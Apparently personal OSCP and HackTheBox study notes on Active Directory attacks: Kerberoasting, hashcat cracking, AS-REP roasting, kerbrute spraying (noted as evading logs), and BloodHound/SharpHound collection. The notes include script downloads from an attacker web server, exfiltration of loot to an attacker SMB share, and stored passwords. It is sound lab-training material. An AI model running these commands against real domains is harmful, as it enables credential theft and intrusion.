http/nagoya.nagoya-industries.com	svc_helpdesk	CN=helpdesk,CN=Users,DC=nagoya-industries,DC=com	2023-04-30 03:31:06.190955	<never>		
MSSQL/nagoya.nagoya-industries.com	svc_mssql		2023-04-30 03:45:33.288595	2023-06-15 17:38:06.145798		

- See we got two service accounts here, and then we can try cracking the output file for their passwords

**IMPORTANT:** You are NOT directly specifying which service accounts to attack. Instead, you're specifying the user credentials you will use to query Active Directory to enumerate all SPNs (service accounts) in the domain.

```
sudo hashcat -m 13100 GetUsersSPNs.out /usr/share/wordlists/rockyou.txt -r  
/usr/share/hashcat/rules/best64.rule --force
```

```
hashcat -a 0 GetUsersSPNs.out /usr/share/wordlists/rockyou.txt
```

- Replace **GetUsersSPNs.out** with your output file name
- Replace **Documents/rockyou.txt** with the path to your hash crack wordlist

- "-a 0" means dictionary attack: tries every password in the given wordlist

## Kerberoasting using Rubeus.exe (run on target machine)

This is from **OSCP 23.2.3. Kerberoasting**

\Rubeus.exe kerberoast /outfile:hashes.kerberoast

- Outputs service ticket to a file called **hashes.kerberoast**

```
[*] Total kerberoastable users : 1

[*] SamAccountName      : iis_service
[*] DistinguishedName   : CN=iis_service,CN=Users,DC=corp,DC=com
[*] ServicePrincipalName : HTTP/web04.corp.com:80
[*] PwdLastSet          : 9/7/2022 5:38:43 AM
[*] Supported ETypes     : RC4_HMAC_DEFAULT
[*] Hash written to C:\Tools\hashes.kerberoast
```

The service ticket is encrypted using the SPN's password hash. If we can request the ticket and decrypt it using brute force or guessing, we can use this information to crack the cleartext password of the service account.

```
sudo hashcat -m 13100 hashes.kerberoast /usr/share/wordlists/rockyou.txt -r
/usr/share/hashcat/rules/best64.rule --force
```

## Kerberoasting using nxc (run on Kali)

```
nxc ldap 192.168.167.30 -u Tracy.White -p 'zqwj041FGX' --kerberoasting output.txt
```

Used in the [Nara](#) PG Practice, but nothing found

Kerberoasting manually and getting ticket into memory instead of dumping it into NTLM

Seen in the [Access](#) PG Practice but realistically, it's better to use something like Invoke-Kerberoast.ps1 which they actually used instead, since it's quicker

So this method is a more **manual / native .NET way** of triggering the Kerberos request. It doesn't dump the hash by itself — just gets the ticket into memory.

At this point, the ticket exists in memory, so later you'd need a tool like Mimikatz to dump the TGS hash.

1. Download Get-SPN.ps1 on Github
  - a. <https://github.com/compwiz32/PowerShell/blob/master/Get-SPN.ps1>
2. Host it
  - a. python3 -m http.server 80
3. Download it
  - a. certutil -urlcache -split -f http://192.168.x.x/Get-SPN.ps1
    - i. **-split** is often not necessary
    - ii. Since we didn't specify the name of the output file, it will copy the same name as the downloaded file
4. Since it is a Powershell script, let's change shells on the victim machine and run the script.
  - a. powershell -ExecutionPolicy Bypass
  - b. .\Get-SPN.ps1
5. This produces two items, one of which is useful.

```
Object Name = krbtgt
DN      = CN=krbtgt,CN=Users,DC=access,DC=offsec
Object Cat. = CN=Person,CN=Schema,CN=Configuration,DC=access,DC=offsec
servicePrincipalNames
SPN( 1 ) = kadmin/changepw

Object Name = MSSQL
DN      = CN=MSSQL,CN=Users,DC=access,DC=offsec
Object Cat. = CN=Person,CN=Schema,CN=Configuration,DC=access,DC=offsec
servicePrincipalNames
SPN( 1 ) = MSSQLSvc/DC.access.offsec
a.
```

6. The MSSQL service account will likely have better privileges. Now that we have the SPN, we are able to request a ticket and store it in memory with the end goal of getting its hash.
  - a. Add-Type -AssemblyName System.IdentityModel
  - b. New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList 'MSSQLSvc/DC.access.offsec'
    - i. **MSSQLSvc/DC.access.offsec** is the SPN
      1. This is the SPN (Service Principal Name) you're targeting.

2. Format: **serviceclass/hostname**.
  - a. **MSSQLSvc** → the service class (Microsoft SQL Server).
  - b. **DC.access.offsec** → the hostname (in this case, likely the Domain Controller running the SQL service).

## How Kerberos Tickets work

### ☰ Step-by-Step: How Kerberos Tickets Work

#### 1. You Login → Ask for a TGT

You log into a Windows computer on a domain using your username and password. Your machine sends a request to the **Authentication Server (AS)** saying:

"Hey, I'm `michael@domain.com`, here's proof (encrypted stuff) — can I get a ticket?"

The AS checks your password and if everything is good, it gives you a **Ticket Granting Ticket (TGT)**.

⚠️ This TGT proves that you're you — but it **doesn't** get you into any services yet.

#### 2. You Want to Use a Service → Ask for a TGS Ticket

Now let's say you want to access a file share or SQL server. You go to the **Ticket Granting Server (TGS)** and say:

"Here's my TGT. I'd like a ticket to talk to `SQLServer01.domain.com`."

The TGS checks your TGT, confirms you're valid, and gives you a **service ticket** for the specific service you asked for (like SQL, SMB, etc.).

📄 This is the **Ticket for the actual service** — it's encrypted with the service's password hash.

#### 3. You Present the Ticket to the Service

Now that you have a service ticket, you go to the service and say:

"Here's a ticket from the TGS. Let me in!"

If the ticket is valid, the service lets you in **without asking for your password again**. That's the magic.



# How to find list of domain usernames using impacket-lookupsid

In the **Cicada HTB**, we were supposed to find all the users in the domain and then use it for brute force. I tried both Kerbrute and nxc ldap, but they didn't work. Turns out, the two methods that seemed to work were **impacket-lookupsid** and **nxc smb**

Here is how to use **impacket-lookupsid**:

```
impacket-lookupsid 'cicada.htb/guest'@10.10.11.35 -no-pass
```

- We knew that the guest account was activated because guest authentication to SMB was allowed
- This output is not formatted nicely

```
impacket-lookupsid 'cicada.htb/guest'@10.10.11.35 -no-pass | grep 'SidTypeUser' | sed 's/.*\\\(.*)\\(SidTypeUser)\\1/' > users.txt
```

- **This puts all usernames into users.txt and formats it all nicely!**

**If you are curious, this is how you do it using SMB:**

- **nxc smb 10.10.11.35 -u 'guest' -p " --rid-brute | grep 'SidTypeUser' | sed 's/.\*\\\(.\*)\\(SidTypeUser)\\1/'**

---

## How to get a list of domain usernames

How to find domain users

How to find domain usernames

Here are some methods:

1. **nxc smb 10.10.11.35 -u 'guest' -p " --rid-brute | grep 'SidTypeUser' | sed 's/.\*\\\(.\*)\\(SidTypeUser)\\1/'**
  - a. You need some form of authentication (ex. Guest works)

2. `impacket-lookupsid 'cicada.htb/guest'@10.10.11.35 -no-pass | grep 'SidTypeUser' | sed 's/.*\|(.*\|)(SidTypeUser)\|1/ > users.txt'`
    - a. You need some form of authentication (ex. Guest works)
  3. `nxc ldap 192.168.229.122 -u " -p " --query "(&(objectCategory=person)(objectClass=user))" sAMAccountName | awk '/sAMAccountName/ {print $NF}'`
    - a. You need some form of authentication. You can try guest or you can try no authentication (empty username nad password)
  4. `./kerbrute userenum -d {domain} --dc {ip} /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -t 100`
- 

## Kerbrute

If you get a valid name from kerbrute, that means that user has Kerberos pre-authentication disabled. Not only does this allow us to find the username by bruteforce (using kerbrute), but that ALSO means it's vulnerable to AS-REP roast (as shown in **Sauna HTB**)

There are two methods to do AS-REP roast

1. The first is by providing valid username/password of domain user. This is called Authenticated AS-Rep roasting. We then use these creds to find the AS-REP hash of other users.
2. The second type is by providing the username of a domain user and no password. This tells impacket/nxc that we want to TARGET this user and get their AS-REP hash. **This is the method of AS-REP roast we want to do**

So, here is how to do that (two ways):

1. `nxc ldap 10.10.10.175 -u 'Fsmith' -p " --asreproast ASREPROAST`
  - a. This assumes we found Fsmith with kerberos pre-authentication disabled
2. `impacket-GetNPUsers EGOTISTICAL-BANK.LOCAL/Fsmith -dc-ip 10.10.10.175 -no-pass`
  - a. Make sure to include the "-no-pass"

Example from Lina cheatsheet:

```
kerbrute userenum -d {domain} --dc {ip}  
/usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -t 100
```

**Important:** Kerbrute is on both Linux and Windows.

### Kerbrute github

- The version you want can be found in the releases page, and it's called **kerbrute\_linux\_amd64**
- Once you download it, just run this to make sure it's executable
  - `chmod +x kerbrute_linux_amd64`

### **What can Kerbrute do?**

1. Bruteforce usernames to see which usernames exist in the AD
  - a. And then you can use the **GetNPUsers.py** for AS-REP Roasting attack to get NTLM hash of user. More information found [here](#)
2. Kerbrute can try a single password (or a few) across many accounts (password spraying)

More information about Kerbrute can also be found in the **OSCP 23.2.1. Password Attacks**

We used this in the **Sauna HTB**

This tool is used to automate Kerberos pre-authentication brute forcing

When you attempt to authenticate to an AD server using kerberos, if you have a valid username, then it says to continue with pre-authentication. And if the username isn't valid, it won't ask. So you know which usernames are valid.

You can also brute force passwords. And the cool thing is that it doesn't create event code 4624, but rather a kerberos failure thing which isn't logged, so your brute force isn't seen. But, you can still get locked out of an account if the account gets locked out after a certain number of failed login attempts.

### **How to use Kerbrute:**

1. Change the name of the executable to something like "kerbrute"
  - a. `mv kerbrute_linux_amd64 kerbrute`

2. Enumerate usernames using a list
  - a. kerbrute userenum --dc 10.10.10.10 -d [domain] users.txt
    - i. users.txt is the username list
  - b. If you want to save the output to a file (as seen in the **Blackfield HTB**)
    - i. kerbrute userenum --dc 10.10.10.10 -d [domain] -o users.out users.txt
      1. Just add the "-o" flag
    - ii. **If you use this method, here are some "awk" commands to get a neat username-list and domain-username-list**
      1. grep VALID users.out | awk '{print \$7}' | awk -F\@ '{print \$1}' > users.lst
        - a. This is a username list (ex. john)
        - b. The VALID means only grep lines that contain "VALID"
      2. grep VALID users.out | awk '{print \$7}' | awk -F\@ '{print \$2"\\"\$1}' > domain\_users.lst
        - a. This is a domain username list (ex. UMASS\john)
3. NOW, you can use the [GetNPUsers.py](#) for AS-REP Roasting attack to get NTLM hash of user. More information found [here](#)

In the **Sauna HTB**, we successfully got a real username (by creating a list of possible usernames, given the first and last names found on the website. More info in the guide [here](#)) using Kerbrute. And then we used [GetNPUsers.py](#) for a AS-REP Roasting Attack.

More information about how to use [GetNPUsers.py](#) for AS-REP Roasting attack (to get NTLM hash of the user) can be found [here](#)

---

In the **OSCP 23.2.1. Password Attacks Video**, we saw the windows version of kerbrute being used to try a password on multiple users in order to see if the password belonged to any user

```
kerbrute_windows_amd64.exe passwordspray .\usernames.txt "Nexus123!" -d corp.com
- .\usernames.txt is the username list to try
- "Nexus123!" is the password to try
- -d corp.com specifies the domain
-
```

---

# Bloodhound download and set up

Bloodhound username/email: admin

Bloodhound password: =BbQ:)W;7\_EjKh8

Boxes that used Bloodhound:

- In the EscapeTwo HTB
  - In the EscapeTwo [video](#), around 27:00 mark, he shows how to make it more manageable.
- Administrator HTB
- Blackfield HTB
- Saunda HTB
- **OSCP 27.4.1. Situational Awareness also uses bloodhound**
  - This section teaches us some really helpful tips for using Bloodhound

## 1. BloodHound

- **What it is:** A GUI tool (Electron app) that lets you visualize relationships and permissions in an Active Directory (AD) environment.
- **Purpose:** Helps attackers and red teamers understand **privilege escalation paths**—like how a low-priv user might be just a few steps away from Domain Admin.
- **How it works:** It loads a dataset into a graph database (Neo4j) and allows you to query it visually.

## 2. bloodhound-python

- **What it is:** A command-line data collector for BloodHound written in Python.
- **Purpose:** Used to **collect information** about the AD environment (users, groups, permissions, sessions, etc.).
- **How it works:** Connects to the target domain controller using valid credentials (e.g., via LDAP/SMB), dumps info, and outputs JSON files you load into BloodHound.

## 3. SharpHound

- **What it is:** It is similar to bloodhound-python, **but the difference is that it's used when you are inside of the domain** (ex. Already evil-winrm into a machine) since it collects A LOT more data than bloodhound-python

## 4. Neo4j

- **What it is:** A **graph database** used by BloodHound to store and query AD data.
- **Purpose:** Under the hood, BloodHound queries Neo4j using Cypher (its query language) to display complex AD relationships.
- **You never interact with Neo4j directly** unless you want to do custom queries.

## How They Work Together

1. You **run bloodhound-python** on your attacking machine (Kali) to collect AD data from the target.
2. This produces a set of **JSON files**.
3. You **start Neo4j** on your machine, which creates a local graph database.
4. You open the **BloodHound GUI**, connect it to Neo4j, and **import the JSON files**. BloodHound visualizes the data, showing potential attack paths like:
  - "User X can write to Group Y, which controls Computer Z, which has sessions for Admin A..."


## SharpHound vs. bloodhound-python

- Both are **ingesters**. An ingestor is a tool or script used to **collect data** from an Active Directory (AD) environment and **feed that data into BloodHound** for analysis
  - Another common one is AzureHound for Azure AD
- It's very simple. If you are outside of the domain (ex. You are not inside of an evil-winrm and haven't compromised any AD accounts), then use bloodhound-python
- If you are inside of the AD environment (you evil-winrm'd into an AD account), then use SharpHound since it's best for compromised Windows machines and it collects a lot more information
- So, it's fine to use both: bloodhound-python first and then SharpHound once you already got a foothold into the AD

## How to use Bloodhound Legacy on my windows host

I like using Bloodhound Legacy on my windows host because the screen is so much bigger there.

1. Open up Neo4j Desktop



2.
  - a. Use my current instance
  - b. IT NEEDS TO BE VERSION 5.1.0 since I used other ones and they didn't work with bloodhound
  - c. The username is **neo4j**
  - d. The password is **11111111** (8 times)
3. And then open bloodhound.exe and type in username and password
  - a. The location is  
**"C:\Users\Micha\Downloads\BloodHound-win32-x64\BloodHound-win32-x64\BloodHound.exe"**

## How to download bloodhound legacy edition

1. Go to <https://github.com/SpecterOps/BloodHound-Legacy/releases/tag/v4.3.1> and download **BloodHound-linux-x64.zip**
2. **unzip BloodHound-linux-x64.zip**
3. **cd BloodHound-linux-x64**
4. **chmod +x BloodHound**


## How to use bloodhound legacy edition (from github)

1. **sudo neo4j console**
2. **cd ~/BloodHound-linux-x64**
3. **./BloodHound --no-sandbox**
4. When it asks for username and password, try:
  - a. **neo4j:11102004**


In order to interact with edge, right click on it and press "help"

For the bloodhound legacy from apt install (like in my virtual box), you just have to type in **bloodhound** on the terminal

- **bloodhound**



- This is how to always see the name of each node and the name of each edge (line between nodes)




- The bottom has a "Raw Query" section to quickly try Raw Queries so you don't have to create a custom query just to run a quick raw query

## How to use bloodhound CE

The text is way too big and takes up too much space so press "CTRL + -" to minimize the screen and make text smaller. I usually go to like 80%

1. Just run **bloodhound**
2. Bloodhound username/email: admin
3. Bloodhound password: =BbQ:)W;7\_EjKh8



- This is how to access pre-built queries

## How to download bloodhound, bloodhound-python, and neo4j

1. Install Bloodhound
  - a. sudo apt update
  - b. sudo apt install bloodhound
2. Install Neo4j
  - a. sudo apt install neo4j
3. After installing Neo4j, start it
  - a. sudo neo4j console
  - b. Access Neo4j in your browser at: <http://localhost:7474>
    - i. My username is **neo4j** and password is **my birthday in one string**
    - ii. Default login is: **neo4j** for both username and password
4. Install bloodhound-python or install sharp-hound (look below for that). You are supposed to use sharp-hound if you are already inside of the domain
  - a. sudo apt install pipx
  - b. pipx ensurepath
  - c. pipx install bloodhound

## How to use bloodhound-python

I think it only works for Bloodhound legacy and not Bloodhound CE

But as shown in EscapeTwo HTB, sharphound collects more data than bloodhound-python sometimes

1. Run bloodhound-python to get JSON files to give to Bloodhound
  - a. **bloodhound-python -u eric.wallows -p 'EricLikesRunning800' -c All -d oscp.exam -dc dc01.oscp.exam -ns 10.10.78.146**
    - i. Also try adding Netbios domain name, full domain name, and DC FQDN to `/etc/hosts`
    - ii. Here, "**-ns 10.10.78.146**" is the **IP for the DC** since the DC also had a DNS port open so it also acted as DNS server
      1. You can run this to confirm what the IP of the DNS server is:
        - a. `dig @10.10.78.146 _ldap._tcp.dc._msdcs.oscp.exam SRV`
    - iii. Make sure you use the **FQDN** for the `-dc` argument and an **IP** for the `-ns` argument
    - iv. For `domain_name` make sure to include the full thing like **Blackfield.htb** instead of just **Blackfield**
    - v. Remember to include quotes around the password
  2. After running bloodhound-python, you should have a bunch of JSON files in your system
  3. Run bloodhound
    - a. `bloodhound`
    - b. After running bloohound, it will ask you for the Neo4j URL, as well as username and password. This connects your bloodhound with neo4j
  4. If you get errors with PSQL, do this:
    - a. `sudo systemctl start postgresql`
    - b. `sudo systemctl enable postgresql`
  5. In Bloodhound, Click the **Upload Data** button (top right) to import the JSON files
    - a. OR drag and drop the zip file from SharpHound to the Bloodhound interface

## Error with bloodhound postgresql

If you see this error:

`psql: error: connection to server on socket "/var/run/postgresql/.s.PGSQL.5432" failed: No such file or directory`

Is the server running locally and accepting connections on that socket?

Creating database user

createuser: error: connection to server on socket "/var/run/postgresql/.s.PGSQL.5432" failed: No such file or directory

Is the server running locally and accepting connections on that socket?

psql: error: connection to server on socket "/var/run/postgresql/.s.PGSQL.5432" failed: No such file or directory

Is the server running locally and accepting connections on that socket?

### Creating database

createdb: error: connection to server on socket "/var/run/postgresql/.s.PGSQL.5432" failed: No such file or directory

Is the server running locally and accepting connections on that socket?

psql: error: connection to server on socket "/var/run/postgresql/.s.PGSQL.5432" failed: No such file or directory

Is the server running locally and accepting connections on that socket?

Then run this:

1. sudo rm -rf /etc/postgresql/17/main
2. sudo pg\_createcluster 17 main --start
3. sudo systemctl status postgresql@17-main
  - a. Confirm it's running

### How to deal with the new bloodhound

1. The new bloodhound asks for email and password. Put admin : admin. Or, if you already logged in, use my password =BbQ:)W;7\_EjKh8

### How to use nxc as a bloodhound ingestor (instead of bloodhound-python)

- nxc ldap [IP] -u [user] -p [pass] --bloodhound --collection All --dns-server [IP]

### How to download SharpHound (both .exe and .ps1 version)

1. Which SharpHound you use depends on which version of Bloodhound you use
2. If you are using Bloodhound Community Edition (CE)
  - a. Then the new SharpHound github
    - i. <https://github.com/SpecterOps/SharpHound/releases>
    - ii. I have it in ~/Downloads/sharphound-CE

3. If you are using Bloodhound Legacy
  - a. Then use the old Sharphound from Legacy
    - i. <https://github.com/SpecterOps/BloodHound-Legacy/tree/master/Collector>
    - ii. I have it in ~/Downloads/sharphound-legacy
  - b. Or use SharpHound 1.1.1 (from new sharphound github)
    - i. <https://github.com/SpecterOps/SharpHound/releases/tag/v1.1.1>
    - ii. I have it in ~/Downloads/sharphound-v1.1.1

## How to use SharpHound.exe

1. .\SharpHound.exe
2. .\SharpHound.exe -c All
  - a. Better to include -c All
  - b. Remember to run this inside of the winrm, not your local machine
  - c. The back slash (\) is because this is inside of a windows machine (powershell)
3. .\SharpHound.exe -d oscp.exam --domaincontroller dc01.oscp.exam --ldapusername "eric.wallows@oscp.exam" --ldappassword "EricLikesRunning800" -c All
  - a. Use this if you get the "**|ERROR|Unable to connect to LDAP, verify your credentials**" LDAP error
  - b. OR USE RDP TO AVOID THIS PROBLEM**
4. .\SharpHound.exe -d oscp.exam --domaincontroller dc01.oscp.exam --ldapusername "eric.wallows@oscp.exam" --ldappassword "EricLikesRunning800" --secureldap -c All
  - a. Do this if LDAPS is enforced
5. This will download a zip file. Use the "download" command to download this zip file to your local machine, where you can upload to Bloodhound. **BUT, this download command is ONLY FOR INSIDE OF EVIL-WINRM, from what I can tell at least.**

If that doesn't work, you might have to look below

  - a. download nameOfFolder.zip
  - b. It will look something like this:
    - i. download 20200717205548 BloodHound.zip
6. Follow these instructions. More information can be found in the "How to transfer files from Windows to Kali using impacket-smb" section:
  - a. On your kali:
    - i. mkdir /tmp/smbshare
    - ii. sudo impacket-smbserver share /tmp/smbshare -smb2support
  - b. On the Compromised Windows Machine
    - i. copy C:\Users\user\Desktop\loot.txt \\<ATTACKER\_IP>\share\
    - ii. If the file has spaces, wrap it in quotes:
      1. copy "C:\Users\user\Desktop\loot with spaces.txt" \\192.168.49.243\share\

- c. Check your /tmp/smbshare directory:
  - i. `ls /tmp/smbshare`
  - ii. Your exfiltrated file should be there.

## How to download and use Sharpound.ps1 (powershell version)

This was from OSCP (27.4.1. Situational Awareness)

1. First, we'll copy the PowerShell collector to /home/kali/beyond in a new terminal tab to serve it via the Python3 web server on port 8000.
  - a. `cp /usr/lib/bloodhound/resources/app/Collectors/SharpHound.ps1 .`
2. Since our Python3 web server is still running on port 8000, we can download the PowerShell script on the target machine and import it in a newly spawned PowerShell session with the ExecutionPolicy set to **Bypass**.
  - a. `iwr -uri http://192.168.119.5:8000/SharpHound.ps1 -Outfile SharpHound.ps1`
  - b. `powershell -ep bypass`
  - c. `.\SharpHound.ps1`
    - i. The syntax `.\SharpHound.ps1` is **PowerShell dot-sourcing**. This is important since **Invoke-BloodHound** is defined in this script, which we want to call later
    - ii. Dot-sourcing runs the script in the current session, not in a new scope. This means:
      1. Any functions, variables, or aliases defined in `SharpHound.ps1` will persist in your current PowerShell session.
      2. **If you had just run `.\SharpHound.ps1` (without the dot), it would execute the script in its own scope, and then everything defined in it would be gone after it finishes.**
    - iii. If `SharpHound.ps1` defines a function like `Invoke-BloodHound`, then after dot-sourcing it:
      1. **Invoke-BloodHound** will work directly in your session.
  3. Now, we can execute **Invoke-BloodHound** by providing **All** to **-CollectionMethod** to invoke all available collection methods.
    - a. **Invoke-BloodHound -CollectionMethod All**

```

PS C:\Users\marcus> Invoke-BloodHound -CollectionMethod All
Invoke-BloodHound -CollectionMethod All
2022-10-10T07:24:34.3593616-07:00|INFORMATION|This version of SharpHound is compatible
with the 4.2 Release of BloodHound
2022-10-10T07:24:34.5781410-07:00|INFORMATION|Resolved Collection Methods: Group,
LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps,
DCOM, SPNTTargets, PSRemote
2022-10-10T07:24:34.5937984-07:00|INFORMATION|Initializing SharpHound at 7:24 AM on
10/10/2022
2022-10-10T07:24:35.0781142-07:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup,
Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTTargets, PSRemote
2022-10-10T07:24:35.3281888-07:00|INFORMATION|Beginning LDAP search for beyond.com
2022-10-10T07:24:35.3906114-07:00|INFORMATION|Producer has finished, closing LDAP
channel
2022-10-10T07:24:35.3906114-07:00|INFORMATION|LDAP channel closed, waiting for
consumers
2022-10-10T07:25:06.1421842-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s --
Using 92 MB RAM
2022-10-10T07:25:21.6307386-07:00|INFORMATION|Consumers finished, closing output
channel
Closing writers
2022-10-10T07:25:21.6932468-07:00|INFORMATION|Output channel closed, waiting for output
task to complete
2022-10-10T07:25:21.8338601-07:00|INFORMATION|Status: 98 objects finished (+98
2.130435)/s -- Using 103 MB RAM
2022-10-10T07:25:21.8338601-07:00|INFORMATION|Enumeration finished in 00:00:46.5180822
2022-10-10T07:25:21.9414294-07:00|INFORMATION|Saving cache with stats: 57 ID to type
mappings.
58 name to SID mappings.
1 machine sid mappings.
2 sid to domain mappings.
0 global catalog mappings.
2022-10-10T07:25:21.9570748-07:00|INFORMATION|SharpHound Enumeration Completed at 7:25
AM on 10/10/2022! Happy Graphing!

```

*Listing 49 - Executing the PowerShell BloodHound collector*

- b.
  - i. You should see output if the command ran correctly. If there is no output (like I ran into before), then that means it ran into an error silently. You can prob put like a verbosity flag to see the error, but likely an LDAP error that you can fix by specifying the username/password of the account ur using, and the DC, and the domain.
- 4. Once SharpHound has finished, we can list the files in the directory to locate the Zip archive containing our enumeration results.
  - a. `dir`
- 5. You should see a file called "**20221010072521\_BloodHound.zip**" or something like that, and then just upload to Bloodhound

# Bloodhound usage guide

**Does Sharpound output change depending on the machine it was run on? Or only depend on the user running it?**

- SharpHound pulls two kinds of data:
  - **DC-based (LDAP)** – things like group membership, trusts, ACLs, OU structure.  
Always comes from the Domain Controller, so it's the same no matter which machine you run from (only depends on your user's privileges).
  - **Host-based (sessions, local admins, logged-on users, RDP, GPO local groups)**  
– comes from querying other machines directly (SMB/WMI/WinRM/etc.). What you see depends on where you run it from (network reachability, firewall rules) and what rights your user has on that machine.
- **Bottom line:** For LDAP info, the machine doesn't matter. For session/local info, the machine and your access level matter. So it does **depend on the machine AND the user**
- So, you should be running bloodhound from different computers and different users for more data

**Boxes with Bloodhound usage:**

1. Secura (challenge lab)
2. Resourced PG Practice
3. EscapeTwo HTB (very long certificate attack)
4. Blackfield HTB
5. Administrator HTB
6. Sauna HTB

From Lina's cheatsheet:

- **Outbound object control (ACL)**
- **if write access on domain -> Resource Based Constrained Delegation**
- If we have **GenericWrite** to **Default Domain Policy GPO**, then we can get **Domain Admin**

## Most Useful Queries

1. Get kerberoastable users
2. Get AS-Rep roastable users
3. Shortest path from owned objects (to everything)
  - a. On legacy, you can only select one owned object at a time
  - b. On CE, it defaults to ALL owned users, which I like better

4. Shortest path from owned objects to Tier 0 (high privilege)
  - a. Only on CE
5. Look at Outbound (select user and look at node info to do this)
6. Click on user and do "**Shortest Paths to Here**" or "**Shortest Paths to Here from owned**"

In many Active Directory (AD) environments, admins organize accounts into tiers:

- Tier 0: Domain Controllers, Domain Admins, Enterprise Admins (the "crown jewels").
- Tier 1: Server Admins, privileged IT staff managing servers.
